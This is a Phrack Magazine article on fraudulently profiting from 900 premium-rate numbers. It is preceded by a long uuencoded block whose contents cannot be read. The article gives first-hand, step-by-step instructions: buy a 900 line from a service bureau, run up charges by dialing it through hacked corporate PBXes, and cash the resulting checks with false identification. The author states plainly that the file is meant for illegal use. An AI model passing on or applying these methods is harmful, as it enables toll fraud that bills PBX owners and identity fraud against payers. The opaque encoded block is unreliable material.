M[&DY^_$W`UCM?$5BB@ND+*DRN<\A[2K7.*G:X9@YX).$J2UV2^TUPHF,AJ[=
M7.;OD(<7-SS`/5J:X3/*.OO-/S5H:SAZM@I;B:B1T#JQ^V.8N58W'3SC+-%]
MN.K;9RAX<OO$%1QGQS1SSW*K[L&BFE#J6D(">4-`+@-1N7U7#?\``TWW[S'K
M)[<^2.`[60M_(9&SRL('3RCI@'-*;I<(J5@::6CD`!12YXU=[CBG-"D$M+<(
M2'=X*.1K5ZY+TPA>!.)X['RTKIY7AK^X=' `PG-SRH1,-.X[BYW74XT%,T7!K
MP);OO;C*RVPMW"KJXF.:B^4N"_5CJ/B8,@M\[8B!$UCMH:-`!D$\,<I76027
M&J<W-9'%1IK@*YVJ$E=<88H.1]N+QNZ`86O+">2NKJF&Y5\[:*EHY970AY1X
M8U0T`E!GA8]G_EA)Q]9^**PET8AA<*=#_79B"6,/@-"?=AH:V":DK)Z6H862
MPO<R1IU:YI0C$>70:XQFF17![P'Q%-PY?(:UC>\:'#>P]1CL;D?Q3PM?;;32
MPBF?-M\[)`TD'4ZX<"F@X?H^]KX*6CI`UFZ25C&L1HS))&./>TSS-/,/C22W
M6^4_<=L<YE&T'*H</M2$>)_)]/;AK+D'13Q1'(M8W=A=3UDAY,2R5+O/53-C
M@:IS8QQ4I[1]>&Z83WS2<\QC_])ON!N=]7P!:ZFCND$MXBD#WT)<X-_N`?!H
M\!TTPQW$EZN'$?$]PO=UD,U973.EE<?4Z#T`R`\,35%)+=;M24=LI9*BJF#6
M-A@87.D=Z`9X?3DSV5[[<KC1W3CHBVVW<U[K?&X&IF']%Q&3`>N9/H,=%W2N
MH.&VT/"-@I(**DIV!K(X6H(P`J`>/CU.N,<*Q@7^MNDSW=W3-(:2=21CD/G]
M?3Q]S5MW#5`^.,15;H'5$CO()'N1Q\-K0,_?AWK=!9N%>$*+AJQR_P!AT@SG
M\NZJE=]J0]/-T\!EB"<R5?#ERHW*/B()6,:2J':4*^W!!V,^:U9;^-9.%[[.
M74U<\B$RG^MSC),^A3Z<=35Y;3U'?Q1GNY7*0.AZXM!4Q[BL>W<3M3+!?=7"
M6I0`C<%W?MP&H*-CZ@2RKY0<B<-OVEXW7V;AG@J*0=Y<JLU=3$JGX:G"JGJX
M@>[!#Q0YG`?*-MTN-2:4TU2Z2F:`U:B0`[(MH(W*XJ2-`#@BY$7."[V1\=86
MFHN$#E+&HU[FG,CU0C+"6XVM%PX1OS^([47,,!`KHV?9FA)1KTZI]EWTX6=I
MLM!QA;J*\4G=1@@=[$IVG)"AZ>PX$<T."X^-.$Y*$.%+6TH'<RC0EFC3U]^.
M<.-8*N@N\UJKFEM:XQB;J'-:,BO5=<*BY7=]/R^MMA#V[ZN1'`#-L32IS]2@
MPON7L)IZ/OPYJ0PE^B9`98357:8JSA[BN[3K#%;*22JED8`HFD\D3?>N&TY:
MTE/7<=6*FJV[H)*R(2-:PO5JYY#,XZIXCX]M\M7?H.&I-MGX=HQ1[XR[;47"
MI.T,&[I$P.)]<-[5W!UKX?;5;/SM8!W;50@$HU<#N!]E,VFB>])07;@4S4Y^
M_%>9U93T\MUJ)B(VMA>=_J6ICF^KJI)H(H5/=Q+M'MUQ"U4*C&C,8</LP6[X
MWFM13$$LH899W$="FT?6["M[1?&K*$U'#%MD+JF4`5<@/]9;_1]IZ^F&3>0%
```

```
M‘/IBA"‘98T=?9BP1-,’?#)KVNDCMT3G.KA\,$"@KJ%QT[V>;A1\,6&GJ[4Y\
MEIK)$N’_‘"Z2L\KI?’:<FCQ]V&@[95#9:+G=7OLR‘5E-!553&)L;-(%)’M".
M/J<-9(C2U.H&*M*‘^.!%KHZRXUL-’0025%1*[;’%$TN<X^@&’A’‘M+RVY95/
M$_%5?41WZL’=VFVT4^SNY#^5(1]K;J0,NBYX0%7QIQM>+#76ZHO%7/1MC#IH
M3(4<Q4S\1F,L)?<0!M*)IB2HJ))Y.]D.YQ‘!.%??’]SP+PVPN&R>FE=M&H\Y
M‘7VZX1S5%2T’^D-,?__39SCF"S7CEG9[K75$C74\#27N;F3MR9D=7’1=!GA(
M<F>7U_YA<4LMMDA‘8PAU34O7NJ=A_I’Q\!J<=O\‘*#E5PQR\M49ME.V6XR-2
MJN<S‘97^@_HM]![\+^WNA>"6NWMC57=/IPS?$E9\7Q-<;A"5=!5E‘-4VH?JP
M0\Y.*[GP_P‘G^(*^SQR33D,:’L!/=!^1D]C1]>.+3,\2F;>=Z[MRYJ<.9RHO
MM3411T%5,9*=OE:7.\S/ZG/IX8>JBGBI8*4AP"CR@?K/CEAB.<%EFX;YEU<M
M.U\-/7.^+I’MZ*5(!\0[’4_#7%=^[RU7MTK[G;#:*2:KIP1O$+HQNF8WJYCP
MXN]XPZ%#-3UE!#54;V3P5#&R121E0YIS!!’CB0P=\Y=BE4R4X*>.K]9^"^%J
MN]WZH92TM.TN#2F^1W1K‘<RX],<N6_FA3<<\?/,%MECN=Q?^>K@_.FHX@=D$
M29M!*%[E\Q],+3BRQ6^X<(5[[E%\;\!;ZB6$U!+^Z.TZ+I]G7"&Y4.JJ?EI9
M^)I"QKK97Q’9&T-’<>6)Z@:DA"3U1=<.U?J"&O@E!B;,U"’,=_?&.&8/H1^K
M"!Y7LJ."^/W\*R++;KD3)02N*EF2[3AT9HV1S3.+4!"N74’#.]HWA"EJJF"[
M4["*NC$8FD</+)$Y=3X@_C.&MLK’7GB8S$!T$0$,(Z;6_M*G#APU[*2E%’",
MY‘&-8W-1X)U7"HYBUUHX!Y’7CAN\P"6MOU,XR$$;GU+\VCQVQH/HQSKPA>9.
M’:J:ZP95K8G,I#_NWN";_P#)"IZX=’A]K[=R9X4H6D&HO=74W*?<,W;WB&/V
ME&N/OP*NU1]X\7FC9Y::VL:T‘!1N:,’’#U2RHK-\;O,IU"#^9P@NT-?ZB>H;
M;6.&P()M@R4:‘X:A4!],9:XDH,L:I7/IAYNS@\<.<O...-IF!W<1B"%1]IP"
MHO\‘=.;AI+A55%PJZJX5;S)//*Y\KW’-SG9X#@YC&7[]@<<QB@UQ=J*2?HPX
M_)_BJQ62S5-’>Z>22*>I(,T;032[F@"0‘YDA#D,*#@7CFDX0O%Q,4S;E:Y‘7
M2Q!"VHB4]VP*%!)*N\"?3#7\8W">Z\57*OJ’/,DT[W)(5+0N3?<,A@N<USG>
M5JY8JS;D’$AO5,.QRAXGX/X7B?7O$T,P;YMH!>Y!H"G7PPD>;/&]?QQQ.ZY5
M0,5-$.[I*95$4?KXN.I.$U22?V2UN_8V3R.<3D‘?’TQ2;:R1[0X/#21N&A]<
M4B)*YHWK@;-5NEIV,D(/=HT$>&‘S#^=:‘=7‘?7C_U.?.2G!?$W,+B*DMEN#F
M6VC<’U-5(U8:8’JAR<\C(‘_BQV+;:>R<L.%J"T6BC[Q\\K6ER-!D>Y‘9)$‘7
MW80G&W._C3@B_5T5^M4-;965’=BH@:YKV1N"M/@1TPXO#7,:V<3\%Q5-D7N:
M@?;!’E\0?7"6H80VX7N‘A73#>-WJ$P‘J(#+P3>J"<*V2CEC>S^IVD?7CF;FS
MRBO?"E%%>:,_>%GJ&->V>(>>‘.T;(W\1&1PBN’ZZ2UW$/<TEI($C#D2,=$<L
M[M%<Z6C@J7L<VG;N;T[UA^R?U’UP.YM<-1\9\/S1T36NK+4‘^D>-))"BL7U;
M^K!W9[)Q5PSRDHKE0M9-)88JBEKH8W?G#2SD2!S200=A+@1A<=EFZRUG"]?;
M3M=#3S-DB:#_‘%G<4<U/R0H5/:F6’2>=D0D:S1SROLQYK\T>*>(.*.+[G67V
MX3UTC:F5L?>/)9&T/(‘:W0‘>F%YV4[1--<+W>6?9B;’2H0I/>’<Y/‘HW#R<?
MU0H^57%DB"/?;Q"U>A>=NO\‘E8*>%**./D7+3]TTM=;)2<D52K3^+"QX2J(Y
M+-;"\D&2BB<X*JHT‘^W!%Q[90V_6BY4@<]HE80‘$,;E!5I],\O‘G"KJ@34&)
M02Y‘OC@AXPIH:BW<1U-R<1;(*)P>&(I:T’=^/Z1CGVSVYUHG=1PAQ$$B;DS>
M-6_2,**[WV#ARQS\3&)IJ&’N;?&_\JH</M)JD8\WM3#+7.X5EPK’5=QGEJ9I
M’;G/E<7.)/J<!97N)+CX8?;BN2*W4/‘E,6[C#8J%P8GV4B,A^DN7‘2V3"FLE
M3<0KWUCB3(HZE,\6L-T--6.>7G<,SX#+#;\SJYE1=0QKQ)(29)3_‘%1\?7"7
M;DH(&,‘>91UQJG=GXX>CB*(6+LL6V@*,FN<[)G]"X/=N_$!AGBUPC:NA\WNQ
M0$‘YZ’‘M_=OM1#,WB7,)^3MP$&2@8S&,\\O7!C9)8HZM[)V[XI6[2#]6,5$;
MJ.K$D)W,#MS’)X:*/’‘1Y>^:1[RKG$DD]2<’’!<0K.)K90N!(JIA"[;U#LA@
M^YH\)0<+21-F>UTLPW,A’VD\2/#"(E<==/3PQ4Y‘GPQNISQ:3-NF?7&MT‘‘Z
M8SGL3HN-B’YV/^Z:OTX__]52<A[MP#;^"K-9>%JMG=%KMCWQNC?62M’G=Y@-
MQ75/9@RX_JF5%PB‘)6,>0AI#F’WX1ERHI:T5PO+I:VVR1$302?9>#K[QAN^5
M%8_EKSBJ.#*N=S[)>]LUMF<<@7?8/H?R7>HP^[&[+I)Y?,]NUQ\,\%U9N[ZZ
MPEOE-*YJ#TS7Z\(SGI.8^4-NI5V_$,B:1_2‘SP0V[@"Q\><$4L-9"(*D0AT-
M=$T!\&T)G_2:>H/NPT-;37KEMQE36N\N,E’O$D-1‘X[9(B4+V’\;3H1A\.75
MY?<:=G?4KJ*BDGD%’*2K2Y‘=I=HY0=>JX<*CY@\/\"TULLW$$!^"O%8^":IV
MK#$’-RWZY$Y>S"ML_*_A^VW+[TL-RKZ!M0>\+*>5IC<"5‘"C3S9‘KA8P6SN*
M:)CJFHER*F1P*KZ(!CS9YW<+UW!O-+B&P5P\]/5O?&\!!+$\[F.’H0</3V8*
M&"AY705Q<>^K9ZJ5H3(;$8I^C+WX-N?,YAY0<0PAJI%1MW*1F7C+VD84,$+*
M/EI<:4!‘VWTT;,^KH6_CP;6BE%-;++&\(6T>TD>(&#B2W"ML\;B&B2,A\8/1
MPP%KFE\\<K2-R-=Z^&$5SZNE-1<H[M!&3\=<I&T$#0"’2/D<%!’H%.$7S"X;
MEM’$=OF+C’%/21LJW*=L1AC‘<\^&07W89#F!?C?K[)-$#’1P_FZ6,ZA@ZG^J
M=J3@C=D1@19J.6YWB@ME.%FK)XX&?W3W‘#\>’CXTKV73F’601#^Q+31&CA0]
M(FB(’WAJ^_!%9WR/M3[>’%HBF):OY0\%P5<87UENW4M$AFD&XI^0OX980SWE
M\A<XDN<5)/4XHYW7&A=R@J,:$73W8.+[Q)=[O04%#75#I*>B"01]&A$_5@L,
M@+4&*9YIBS’$‘CIC7‘*4QK#D/7$F\M0C,C+V8’Q5D3HTE#FO1’.&8</48"R.
M8Z9Q:<NF+4U5/25,532ROAFA<’12,*.8X:$’‘ZY7.NXDO-7<[]<#)4")3))J
M_:$:UH&7X$X*TV@GJ1C5&9.N,$@%3C+LP2,:W3/IBQ&0^G&PG;(P#JX?CQ__
MUE+Q-PKPY2<GZ.P5A-##2P,^$K86K)!*T*)&D9AQ=F?’/"7X;O\‘>ZOAB@MO
M%$C’7&)6LJT3OHP?*_VHBX.[75-DIS3U.<;R<R$7QUPU7/:S1OX;J8F%XNO#
M\_Q=NJ‘?M0.(+FKXC4>S#H\IN*(>+>!K+?"-TQA[FI:NDK<G*/KPH(*82SUD
M^W(L,>6I\N&XYY,BJ+98[9&0Y[(6N#3T&0PJN75&*#A6BC‘+73Q,:‘>@ZX0’
M%/"MOXPOO$O‘MRD;%5L_LRRU1_O$I’F9_<.R4>_#-T%;>.&+K)PCQ!45%HJJ
M&0B"5Q)BC<3D)&:.B=T<,VZA1EAYN‘N**#BIU;PUQK3ALK8VQUU,,VR1.""H
MA?H4R((],/-R5N-SX<?)P’?IOBC1-#K;6JK:NE/V’+XC0CIAUSYBP#-&@)X8
```

```
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
```

```
MB^L:’Z<"[-;YJVH=’#%+*&-W2=TTN+&^)],!9V/9,]A’F:41,4?DF6+$G8$&
M>,-^T.G7’__4:FY<)\MN,J22\45Y%JG#=TJH0XD:;2GU89SB.DI+?>):>AJV
MU<,;D9,&[=WJF!55<’2VX1[R<ADN"YU0=I;T(SQFFJ"QQ0XO45(E;GJ-,!(Y
MB-R9:XNZK?W0:OIB.IEWOC:N3!IC$4FT.(.1Q224H3ZKB![@0,")*V1]GIJ#
M^]1322CVO#0?^8<0!R#(8T/SUZKBS"-WH3IC7KN(’3&6]!].,.3=Z8UZ$>_%
M.F?3&5"Z]-,8’F/7&2A!0:8PF6?LQ@-*!>AQD-&[15QK@CR#I^+&6_BQ@IH<
M:UJ8L_IIGC+<F^/B<8(4G&A/M8L&C;ZKEC6NS3Z,:"5STQ;,G)‘O7%0"‘N,A
MR+GBV0(‘/7KC40G0G&N’MSQ;:0P>N.DNQEPHR/ANNXBJV;)*Z81T[SKW3-?<
M7?BPWO:RX5;P[S3GJ8‘!2W9@JH]@0-=H\9>H7WX:\MSU7&4!8T)IKC":98__
MU>7N,^#>(N#+?3OOH93NJ\HH&R‘N(‘S*#IA*.>3M)T]<7=*[:$/33%)’$E0=
M<8<\KEUQ9KT:‘3B-SD7&&DG48T’-<:=!C"E"#]&(W‘9^F,‘+IB[6D#W8QET]
M^+M"$>‘.+EI13C"’7(>F,:I^/&?7IC#PF7T8J1GI].-"H2GKC>N>0.,H=I3&
M!D‘$Q4NSZZXL=1C6E.N,‘+J,UQK3YD_‘8L4W‘!1^O&?8<L8&J9C$D@#6Y%1Z
M8J$))7IC#<B5Q@9N(7+$FYH\<#;(;2*MYN[:E\&T[12N:UX=T/F!"#PP%JVT
M_P‘5)\(9#‘OD,H&Y/5,L88‘H*XPY5’@N,M.XG3+QQEH.W7’7/(N_0R\M;$9(
M640;‘&1Q-)(VM)‘(7JY%/KA/]L>B@K^75MNL;‘Z:BKFM<_J&2M_60,<T%,6"
M$‘#+$?A^O’__UN0.);Y=+[<#6W:JEJIR$W2%4’@/‘8‘$J$Z8PX^7+IBH<JIJ
MF,‘DCV8UKB24]^,A,9Z$‘],5:JMZ^.-)(5?=C0NUY/ABA)&1QK?M*-,:I4C/
M/&YKD%Z)B6,*6J$],.7R+Y,\3\QZQM1&TVZS1N2:X3M*’Q$8_*/U#J<.GSQK
M.7G)[A6GX/X0MM+77R>,.J:NKB9*]H\7EP.9Z-"‘88BGXBM=7.X7FQ4DP>5,
MM(3‘\>S;Y?JP+J/[6E33L[D7NAET<%BE8/7,-.‘?$%FX2AHOB+/Q"^JE0?V/
M44CHW’_*!(Q#P[P5?+QP]77VF%-’;Z0ELDU14QQ@O‘7:T.()/L&$Z[++PZ8W
M-0<6/7%22H&,.T],:N6>6-"*4Z=<9!R&,%%)T/3&C)/’3%F$:Z’&7.5V6,G\
M?3&#EC00I!14QI‘!Q=N@&,N‘7W8P6^;/(>.+L:‘Q0537$;CYRGCBRC7KBS#D
M<\*#A7C/B2P!C;;7O;"PK\/(CXS_‘))4?1@_XYYH5?$W",EFJ:%D#GNC>]\,
MCBPN:==KE3Z<(’73PQD+M7&MS(:$S(3WX__7XQ+24/TXRB-]F*N4(<834XPB
M%<8:JD#)<9VIG^+&%R.-"KX^F,D$*NF,‘(UWKBI‘5<:QN8(Q<-)<@\<"K705
M=QN$-’0T\M54RG;’%"PN>\^@&.DN079HF_L;B#F’’L‘(=#:‘<SU!F(_Y@’O/
M3’3-’1106UE-!&RGIH6‘,CC‘:UC0,D‘QS/V@N.N4M9Q346:YV=]SFIGF.>LI
MP&/C<,B‘\$%R?1A!VNS\@*J<3SWF_4K.M.8FE/8Y#@Q=1=FZF#TGOM46‘H’/
M0/\‘H;@+>G<@6<)U=5;[;=9*T’;%&:LAP)ZE00@]F&@J)(Q-)\+O$3G*&2%<
MO7QP’<U7*T)XC&7!6KKC&TH‘!GUQ@CS:98P6YIZ]<9‘1%U\<9V^7QQ5P/TXS
M&$U"CIC(;F2N-‘S7PQ/2Q1?$1]]N$9/GV?:3T7)<")8K:US@’U)1F3MK,W>Q
M=,1US**2HB;;14.!8-PFV[B_JFWIB!K-24.-[O&0S,’3%FLW(%Q;NLS[-<8V
M@(NN,]V-0/;Z8J6!2N1.,L8!F,9:T8JY@7%B‘<UQI)VIT7&8A^>BR4;AE[\?
M_]#CAC02‘7!H(U/LQNT$(,5>S14QC8",L5+"FN?AC#8T;HF>+=V4\!Z8PZ-"
MO3&!’H@Q>6)’.:"J?E#KBO=J,5[L^&#NKX<FH>’[=<*M637,K14P’GDC!3>?
M0G)OCA]^5?95K+I2TU=Q9=#1=XQKW45(P&1BYHY[L@4\‘<="<N>6O!_‘-*8N
M’K?’!+L22JD\\\GM><_<$&#FMN"1%C2&L5’N<>F"’F‘^[5_!MSI.&)@ROF@<
MV"8Z-<FH..).*.6W’UNKI#<+-52.>\DRQC>’GJ5"_7A;<K^SQQ!?+;]\<35\
M’#5",VB<!TS@.NU0&CVE?3"MAY5\B+;+)!<>)JZY3Q,<^3NI&-;EJB-_7AB^
M9/[HNO\‘*W@V"NAH&D@?’2-<YY’4(‘@/KA.[%‘7%S&05.6*OCS4=<5>PYZCP
MQ5S"’EI(RQ@M77%MOE]1C+(\E\<9,3E3(>"XD9"0C2-<9$;03N(SQ4!HZ;O;
MBP?H&A/4XH\%[E.-#"‘=I0XUC-H"XRFYR#^6+M8"$U.,AAU&+M;D6IGTQCN_
M*AUQH9TQEL6>?08T1H0-1C0P;O#%96(5],9:S(?KQC8?#0]<7B82^,‘*2X‘‘
M>W’_T6,FU_R<‘ZG^NC^YP67;^M8+G?UKW#‘*?^M’WX‘RZ#WXPW^M^[&LT/L.
M*-^T[V8R_0XJ[0>S$U)^7AT^+/\‘R8_+G_G$MG_,0QV[;?L2^W‘:_P#^!S_W
M+\)"H_Y#5?L&+TO_‘"!/_&F_BQSKQ7_R3N?_‘!YWX\!>(_\‘H2![3^/#957V
MY,%%;_7&^T8@G^WC6?8.,.Z?W)Q)1_:/MQ,[5OL.+5&@]F-I?LG‘B?1OL&*U
M’]:;[#@#U;BT’VCBSOM8Q/\‘:?[\1]?=C‘T^G‘V’^M,]^)&ZGV8V;^M’VG‘’
MJ?[H8M_?/><9Z^[$[/ZZSV8Q-_7!BU/I)BQZ8I)U]V,0_9=C%-]L^W%:?_#8
’O^.-_’C_V7C_
‘
end
```

==Phrack Magazine==

Volume Five, Issue Forty-Five, File 18 of 28

****

[** NOTE: The following file is presented for informational and entertainment purposes only. Phrack Magazine takes NO responsibility for anyone who attempts the actions described within. **]

****

FRAUDULENT APPLICATION OF '900' SERVICES

by CO/der DEC/oder, of Dark Side Research

Greetings to Minor Threat, The Conflict and Tristan and dedicated to the English Prankster, Phiber Optik, Louis Cypher and other hackers who have proved an honor to themselves and to our community in not cooperating with "law enforcement."

The information presented forthwith is the result of knowledge gained through actual first-hand experience. There is no theoretical aspect to any part of this article, except where explicitly noted. Disclaimer: this file is for outright illegal use. I sincerely hope publication of this file contributes to the delinquency of both minors and adults alike. -- "Codec"

Getting Started

In setting up your own 900 number, you earn a big percentage of the net revenue generated by calls made to that number. You can advertise and promote your number in various and sundry ways in an extremely competitive environment, or--if you so happen to be a hacker--you can simply dial up some PBXes and call the number yourself. Since you'll be earning several dollars per minute, you won't be in any hurry to hang up. In fact, you may find yourself letting the phone stay off the hook while you chat on IRC or read the latest Phrack. Though not a scheme to get rich, this can provide a considerable income or simply an occasional bonus, depending on your h/p resourcefulness and effort exerted.

Before you can start calling your own 900 number and making yourself money, you need to buy into the 900 business. On your next outing for the latest copy of Hustler, grab a USA Today. In the classifieds, (as well as many other business classifieds), under the heading "business opportunities," you'll notice any number of 900 ads. You want to find a "service bureau" and not a simple "reseller," so shop around and call a number of the companies, asking about percentages and whether or not your setup costs (usually ranging from $300 to $1500) are comprehensive for the year or whether you'll have to pay a monthly fee. Avoid these pesky monthly maintenance fees. All sorts of 900 packages exist, but you want an automated service--such as a dateline--that is ready to all as soon as you've paid. This means you'll have no equipment to set up, or 900 trunks terminating at your house, or hookers to hire, etc. The service bureau provides you with the number and the service, so all you have to do is market the number (should you be legit). You can bargain a little on the setup fee. An example of a worthwhile deal would be as follows: an automated dateline number (similar to a voice ail system, only you listen to personal ads and have the option of leaving a response) for $750/year, a per minute rate of $3.99, and a 75% net return (i.e., you make about $3.00/min). AT&T and MCI provide 900 services to the service bureaus. AT&T is preferable, as you receive payment two months after the end of the calling month, as opposed to three months with MCI--so ask about this too. Your continued efforts will reap a monthly check thereafter.

The service bureau actually sends you the check. You'll want it in a personal

name to make it easier to cash with your bogus ID. Some bureaus will "factor" your account, meaning that if you've accumulated a lot of credits, they will pay you in advance of their getting paid by the carrier--for a percentage fee. Don't try to scam them on this; your account is scrutinized closely before a premature check is approved. If everything is done properly, both you and the service bureau will be happy. [That's what's so great about this project: everyone wins--you, the service bureau, even AT&T--only the PBX owner loses!]

